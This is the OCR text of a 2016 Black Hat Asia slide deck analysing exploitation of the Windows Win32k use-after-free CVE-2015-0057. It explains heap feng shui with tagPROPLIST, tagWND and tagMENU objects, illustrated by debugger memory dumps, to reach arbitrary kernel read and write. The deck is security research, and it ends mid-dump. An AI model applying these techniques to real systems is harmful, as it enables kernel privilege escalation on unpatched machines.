A New CVE-2015-0057 Exploit Technology

wang yu

Black Hat - ASIA, 2016

Part One

Introduction

Introduction

- About me (yu.wang@fireeye.com)

- Background

It is worth noting that in 2015 alone, we have repeatedly caught APT class zero-day attacks - all of which target the Win32K subsystem's User Mode Callback mechanism.
This leads us to re-visit this old-school kernel attack surface.

This talk will focus on CVE-2015-0057 and the User Mode Callback mechanism.

Introduction


- Outline

1. Background of the CVE-2015-0057 vulnerability
2. A summary of the NCC Group's exploit methods
3. A New CVE-2015-0057 Exploit Technology
4. The Others
5. Sound Bytes

Part Two

Background of the Vulnerability


Timeline



- February 10, 2015, Patch Tuesday - MS15-010.
On the same day, Udi Yavo, the CTO of enSilo and the discoverer of the vulnerability, released a technical blog on that topic.

- June 17, 2015, A new variant of the Dyre Banking Trojan was detected by FireEye. This is the first time CVE-2015-0057 was found to be exploited in the wild.

Timeline



- July 8, 2015, NCC Group published their technical blog, describing their 32/64-bit exploit technique in detail.


- December 17, 2015, Jean-Jamil Khalife published his 64-bit exploit code.

The Vulnerability


```
36    if ( pw->WSBflags != wOldFlags )
37    {
38      v6 = 1;
39      wOldFlags = pw->WSBflags;
40      if ( pwnd->state & 4 )
41      {
42        if ( !(BYTE3(pwnd->style) & 0x20) && IsVisible(pwnd) )
43          xxxDrawScrollBar(pwnd, hdc, 0);       // User Mode Callback 1
44      }
45    }
46    if ( (wOldFlags ^ LOBYTE(pw->WSBflags)) & ESB_DISABLE_LEFT )
47      xxxWindowEvent(EVENT_OBJECT_STATECHANGE, pwnd, OBJID_HSCROLL, 1, 1);// User Mode Callback 2
48
49    if ( (wOldFlags ^ LOBYTE(pw->WSBflags)) & ESB_DISABLE_RIGHT )
50      xxxWindowEvent(EVENT_OBJECT_STATECHANGE, pwnd, OBJID_HSCROLL, 5, 1);// User Mode Callback 3
51  }
52
53  if ( wSBflags == 1 || wSBflags == SB_BOTH )
54  {
55    if ( wArrows )
56      pw->WSBflags |= 4 * wArrows;              // Use-After-Free 1 : SET
57    else
58      pw->WSBflags &= 0xFFFFFFF3;               // Use-After-Free 2 : UNSET
```

Win32k!xxxEnableWndSBArrows

The Old-school Kernel Attack Surface



The Old-school Kernel Attack Surface



Which Object Can be Used?

```
55    if ( wArrows )
56      pw->WSBflags |= 4 * wArrows;          // Use-After-Free 1 : SET
57    else
58      pw->WSBflags &= 0xFFFFFFF3;           // Use-After-Free 2 : UNSET
```


Win32k!xxxEnableWndSBArrows

```
1  typedef struct tagSBINFO {
2      INT WSBflags;
3      SBDATA Horz;
4      SBDATA Vert;
5  } SBINFO, *PSBINFO;
```

```
1  typedef struct tagPROPLIST {
2      UINT cEntries;
3      UINT iFirstFree;
4      tagPROP aprop[1];
5  } SBINFO, *PSBINFO;
```

The tagPROPLIST object

1. From the same heap.
2. Can be adjusted to meet the needs of the exploit.
3. Can be manipulated through APIs.
4. Crucially, can result in another out-of-bounds access.



tagPROP and InternalSetProp Pseudocode

```
1  typedef struct tagPROP {
2      KHANDLE hData;
3      ATOM atomKey;
4      WORD fs;
5  } PROP, *PPROP;
6
7  BOOL InternalSetProp(LPWSTR pszKey, HANDLE hData, DWORD dwFlags)
8  {
9      PPROP pprop = FindorCreateProp();
10
11     ......
12
13     pprop->atomKey = PTR_TO_ID(pszKey);
14     pprop->fs = dwFlags; /* cannot be controlled (0/2) */
15     pprop->hData = hData;
16
17     ......
18 }
```

Restrictions

```
0: kd> dd bc65b468 lc
bc65b468 00060006 00080100 00000004 00000004
bc65b478 00bc1040 0000a918 00000000 00002141
bc65b488 00000000 00003141 deadbeef 0002c01a /* 2 bytes are out of control */
```

32-Bit SetProp Restrictions

```
0: kd> dq fffff900`c0841898 l6
fffff900`c0841898 08000003`00010003 00000002`00000002
fffff900`c08418a8 00000000`02f47580 00000000`0000a918
fffff900`c08418b8 deadbeef`deadbeef 00000000`0002c04d /* 6 bytes are out of control */
```

64-Bit SetProp Restrictions

Two Obstacles

1. The write ability of the tagPROPLIST object's SetProp method is restricted, due to the implementation of InternalSetProp.

2. Since the write, and hence repair, capability is limited, continuous memory corruption is unacceptable.

Part Three

NCC Group's 32/64-bit Exploit Method

Heap Feng Shui

```
0: kd> dd 9d24c3d0
9d24c3d0  28558222 08002215 0000000c 00000004 /* U-A-F tagPROPLIST */
9d24c3e0  00000000 00001190 00000000 00002190
9d24c3f0  00000000 00003190 deadbeef 00004190

9d24c400  28558222 08002215 00000004 00000004 /* Zombie tagPROPLIST */
9d24c410  00000000 00001141 00000000 00002141
9d24c420  00000000 00003141 00000000 00004141

9d24c430  00010018 0c000005 00010486 00000003 /* tagWND */
9d24c440  fdfbedd8 86f4c450 fea28170 40000018
9d24c450  80000700 00000100 04cf0000 00000000
9d24c460  02a80000 fea11c20 fea28088 fea00618
9d24c470  00000000 00000000 00000000 00000000
9d24c480  00000084 00000026 00000008 0000001e
9d24c490  0000007c 0000001e 76815974 fea10828
9d24c4a0  00000000 fea2bd98 00000000 00000000
9d24c4b0  00000000 00000000 00000000 00000000
9d24c4c0  00000000 00000000 00000004 fea28170 /* tagWND.strName.Buffer */
........
```

Heap Feng Shui

```
0: kd> dd 9d24c3d0
9d24c3d0  28558222 08002215 0000000c 00000004 /* U-A-F tagPROPLIST */
9d24c3e0  00000000 00001190 00000000 00002190
9d24c3f0  00000000 00003190 deadbeef 00004190

9d24c400  28558222 08002215 00000004 00000004 /* Zombie tagPROPLIST */
9d24c410  00000000 00001141 00000000 00002141
9d24c420  00000000 00003141 00000000 00004141

9d24c430  00010018 0c000005 00010486 00000003 /* tagWND */
9d24c440  fdfbedd8 86f4c450 fea28170 40000018
9d24c450  80000700 00000100 04cf0000 00000000
9d24c460  02a80000 fea11c20 fea28088 fea00618
9d24c470  00000000 00000000 00000000 00000000
9d24c480  00000084 00000026 00000008 0000001e
9d24c490  0000007c 0000001e 76815974 fea10828
9d24c4a0  00000000 fea2bd98 00000000 00000000 /* tagWND.pSBInfo */
9d24c4b0  00000000 00000000 00000000 00000000
9d24c4c0  00000000 00000000 00000004 fea28170 /* tagWND.strName.Buffer */
........
```

Heap Feng Shui

```
0: kd> dd 9d24c3d0
9d24c3d0  28558222 08002215 0000000c 00000004 /* U-A-F tagPROPLIST */
9d24c3e0  00000000 00001190 00000000 00002190
9d24c3f0  00000000 00003190 deadbeef 00004190

9d24c400  28558222 08002215 00000004 00000004 /* Zombie tagPROPLIST */
9d24c410  00000000 00001141 00000000 00002141
9d24c420  00000000 00003141 00000000 00004141

9d24c430  00010018 0c000005 00010486 00000003 /* tagWND */
9d24c440  fdfbedd8 86f4c450 fea28170 40000018
9d24c450  80000700 00000100 04cf0000 00000000
9d24c460  02a80000 fea11c20 fea28088 fea00618
9d24c470  00000000 00000000 00000000 00000000
9d24c480  00000084 00000026 00000008 0000001e
9d24c490  0000007c 0000001e 76815974 fea10828
9d24c4a0  00000000 fea2bd98 00000000 00000000 /* tagWND.pSBInfo */
9d24c4b0  00000000 00000000 00000000 00000000
9d24c4c0  00000000 00000000 00000004 fea28170 /* tagWND.strName.Buffer */
........
```

NCC Group's 32-bit Exploit Method

1. Manipulate Zombie tagPROPLIST's properties.

2. Use the corrupted Zombie tagPROPLIST object to rewrite the adjacent tagWND object's pSBInfo field.


3. Rewrite tagWND object's strName.Buffer field indirectly.

4. tagWND's strName.Buffer field fully under control means that the exploit code achieves arbitrary memory read and write.

Obstacles Solutions

1. Manipulating the tagWND.pSBInfo field by pointing it to the tagWND.strName, and then rewriting tagWND's strName.Buffer field indirectly through SetScrollInfo means obstacle 1 is solved.

2. The full control of the Zombie tagPROPLIST object means obstacle 2 is solved.



Heap Feng Shui

```
0: kd> dq fffff901`40b099d8 l200
fffff901`40b099d8  0800a0d2`35b1d35d 00000002`0000000e /* U-A-F tagPROPLIST */
fffff901`40b099e8  cccccccc`cccccccc 00000000`00000001
fffff901`40b099f8  cafecafe`cafecafe 00000000`00000006

fffff901`40b09a08  1000a0db`26b1d34e 43434343`43434343 /* Window Text 1 */
fffff901`40b09a18  43434343`43434343 43434343`43434343
fffff901`40b09a28  43434343`43434343 43434343`43434343
fffff901`40b09a38  43434343`43434343 43434343`43434343
........ ........

fffff901`40b09b08  0800a0c8`3cb1d354 00000000`00010574 /* tagWND */
fffff901`40b09b18  00000000`00000003 fffff901`423e3b70
fffff901`40b09b28  ffffe000`01e66090 fffff901`40857790
........ ........

fffff901`40b09ba8  1000a0d2`26b1d34e 00000000`00000000 /* Window Text 2 */
fffff901`40b09bb8  1000a0c3`37b1d25e 41414141`41414141
fffff901`40b09bc8  41414141`41414141 41414141`41414141
fffff901`40b09bd8  41414141`41414141 41414141`41414141
........ ........
```

Heap Feng Shui

```
0: kd> dq fffff901`40b099d8 l200
fffff901`40b099d8  0800a0d2`35b1d35d 00000002`0000000e /* U-A-F tagPROPLIST */
fffff901`40b099e8  cccccccc`cccccccc 00000000`00000001
fffff901`40b099f8  cafecafe`cafecafe 00000000`00000006

fffff901`40b09a08  1000a0db`26b1d34e 43434343`43434343 /* Window Text 1 */
fffff901`40b09a18  43434343`43434343 43434343`43434343
fffff901`40b09a28  43434343`43434343 43434343`43434343
fffff901`40b09a38  43434343`43434343 43434343`43434343
........ ........

fffff901`40b09b08  0800a0c8`3cb1d354 00000000`00010574 /* tagWND */
fffff901`40b09b18  00000000`00000003 fffff901`423e3b70
fffff901`40b09b28  ffffe000`01e66090 fffff901`40857790
........ ........

fffff901`40b09ba8  1000a0d2`26b1d34e 00000000`00000000 /* Window Text 2 */
fffff901`40b09bb8  1000a0c3`37b1d25e 41414141`41414141 /* fake _HEAP_ENTRY */
fffff901`40b09bc8  41414141`41414141 41414141`41414141
fffff901`40b09bd8  41414141`41414141 41414141`41414141
........ ........
```

Heap Feng Shui

```
0: kd> dq fffff901`40b099d8 l200
fffff901`40b099d8  0800a0d2`35b1d35d 00000002`0000000e /* U-A-F tagPROPLIST */
fffff901`40b099e8  cccccccc`cccccccc 00000000`00000001
fffff901`40b099f8  cafecafe`cafecafe 00000000`00000006

fffff901`40b09a08  1000a0db`26b1d34e 43434343`43434343 /* Window Text 1 */
fffff901`40b09a18  43434343`43434343 43434343`43434343
fffff901`40b09a28  43434343`43434343 43434343`43434343
fffff901`40b09a38  43434343`43434343 43434343`43434343
........ ........

fffff901`40b09b08  0800a0c8`3cb1d354 00000000`00010574 /* tagWND */
fffff901`40b09b18  00000000`00000003 fffff901`423e3b70
fffff901`40b09b28  ffffe000`01e66090 fffff901`40857790
........ ........

fffff901`40b09ba8  1000a0d2`26b1d34e 00000000`00000000 /* Window Text 2 */
fffff901`40b09bb8  1000a0c3`37b1d25e 41414141`41414141 /* fake _HEAP_ENTRY */
fffff901`40b09bc8  41414141`41414141 41414141`41414141
fffff901`40b09bd8  41414141`41414141 41414141`41414141
........ ........
```

NCC Group's 64-bit Exploit Method

1. Overwrite Window Text 1's _HEAP_ENTRY.

2. Reconstruct an ideal heap layout by using a specially crafted _HEAP_ENTRY for Window Text 1 and another faked _HEAP_ENTRY which is stored in Window Text 2.

3. A free operation on Window Text 1 causes following tagWND object to be freed as well.


4. Rebuild a new tagWND object based on information leaked from User32!gSharedInfo.

5. Having the tagWND's strName.Buffer field under control means that the exploit code is able to read and write arbitrary kernel memory.

Obstacles Solutions

1. The faking of heap headers leading to the control of tagWND's strName.Buffer means that obstacle 1 is resolved.

2. The forced Use-After-Free technique and the re-creation of a new tagWND based on kernel information disclosed by User32!gSharedInfo cleverly bypasses obstacle 2.



Part Four

A New CVE-2015-0057 Exploit Technology

Heap Feng Shui

```
0: kd> dd 9d247fa0
9d247fa0  28558222 08002215 0000000c 00000006 /* U-A-F tagPROPLIST */
9d247fb0  00000000 00001190 00000000 00002190
9d247fc0  00000000 00003190 deadbeef 00004190

9d247fd0  28558222 00002215 0000000a 00000009 /* Zombie tagPROPLIST */
9d247fe0  00000000 00000000 00000000 00002141
9d247ff0  00000000 00003141 00000000 00004141

9d248000  2155822b 0c002215 00010563 00000000 /* tagMENU */
9d248010  00000000 85108388 9d248008 00000001
9d248020  00000000 00000000 00000000 00000000
9d248030  00000000 00000000 00000000 00000000
9d248040  00000000 00000000 00000000 00000000
........
```

Heap Feng Shui

```
0: kd> dd 9d247fa0
9d247fa0  28558222 08002215 0000000c 00000006 /* U-A-F tagPROPLIST */
9d247fb0  00000000 00001190 00000000 00002190
9d247fc0  00000000 00003190 deadbeef 00004190

9d247fd0  28558222 00002215 0000000a 00000009 /* Zombie tagPROPLIST */
9d247fe0  00000000 00000000 00000000 00002141
9d247ff0  00000000 00003141 00000000 00004141

9d248000  2155822b 0c002215 00010563 00000000 /* tagMENU */
9d248010  00000000 85108388 9d248008 00000001
9d248020  00000000 00000000 00000000 00000000 /* tagMENU.cItems */
9d248030  00000000 00000000 00000000 00000000 /* tagMENU.rgItems */
9d248040  00000000 00000000 00000000 00000000
........
```

My 32-bit Exploit Method

1. Manipulate Zombie tagPROPLIST's properties.


2. Use the corrupted Zombie tagPROPLIST object to rewrite the adjacent tagMENU object's rgItems and cItems fields.

3. tagWND's rgItems field fully under control means that the exploit code achieves arbitrary memory read and write.

Obstacles Solutions

1. The full control of the tagMENU.rgItems and tagMENU.cItems fields means obstacle 1 is solved.

2. The full control of the Zombie tagPROPLIST object means obstacle 2 is solved.



Fatal Blow

```
0: kd> dq fffff900`c085dfc8 l24
fffff900`c085dfc8 08000004`00010003 00000002`0000000e /* U-A-F tagPROPLIST */
fffff900`c085dfd8 00000000`025300b0 00000000`0000a918
fffff900`c085dfe8 00000008`00000008 00000000`00004190

fffff900`c085dff8 08000003`00010003 00000002`00000002 /* Zombie tagPROPLIST */
fffff900`c085e008 00000000`02510600 00000000`0000a918
fffff900`c085e018 00000000`00000000 00000000`00004131

........ ........
```

```
             0002 : cEntries    - The total number of elements in the array
00000002`0000     : iFirstFree - The number of the currently used
```

Fatal Blow

```
0: kd> dq fffff900`c085dfc8 l24
fffff900`c085dfc8 08000004`00010003 00000002`0000000e /* U-A-F tagPROPLIST */
fffff900`c085dfd8 00000000`025300b0 00000000`0000a918
fffff900`c085dfe8 00000008`00000008 00000000`00004190

fffff900`c085dff8 deadbeef`deadbeef 00000002`00000009 /* Zombie tagPROPLIST */
fffff900`c085e008 deadbeef`deadbeef 00000000`0000c04d
fffff900`c085e018 deadbeef`deadbeef 00000000`0000c01a

........ ........
```

Continuous memory corruption seems to be inevitable

The Write Control Capability of the Misaligned Object

On 64-bit platforms, we happen to have full control over the tagWND.ppropList :)

Misaligned tagPROPLIST Object

```
0: kd> dq fffff900`c085dfc8 l24
fffff900`c085dfc8 08000004`00010003 00000002`0000000e /* U-A-F tagPROPLIST */
fffff900`c085dfd8 00000000`025300b0 00000000`0000a918
fffff900`c085dfe8 00000008`00000008 00000000`00004190

fffff900`c085dff8 08000003`00010003 00000007`00000007 /* Zombie tagPROPLIST */
fffff900`c085e008 00000000`02510600 00000000`0000a918
fffff900`c085e018 00000000`00000000 00000000`00004131

fffff900`c085e028 10000003`00010014 00000000`00020536 /* tagWND */
fffff900`c085e038 00000000`00000003 fffff900`c0723490
fffff900`c085e048 fffffa80`0c3a91d0 fffff900`c085e030
fffff900`c085e058 80000700`40000018 04cf0000`00000100
fffff900`c085e068 00000000`00000000 00000000`02a80000
fffff900`c085e078 fffff900`c085a3d0 fffff900`c08070c0
fffff900`c085e088 fffff900`c0800b90 00000000`00000000
fffff900`c085e098 00000000`00000000 00000000`00000000
fffff900`c085e0a8 00000026`00000084 0000001e`00000008
fffff900`c085e0b8 0000001e`0000007c 00000000`7761946c
fffff900`c085e0c8 fffff900`c083ff70 00000000`00000000
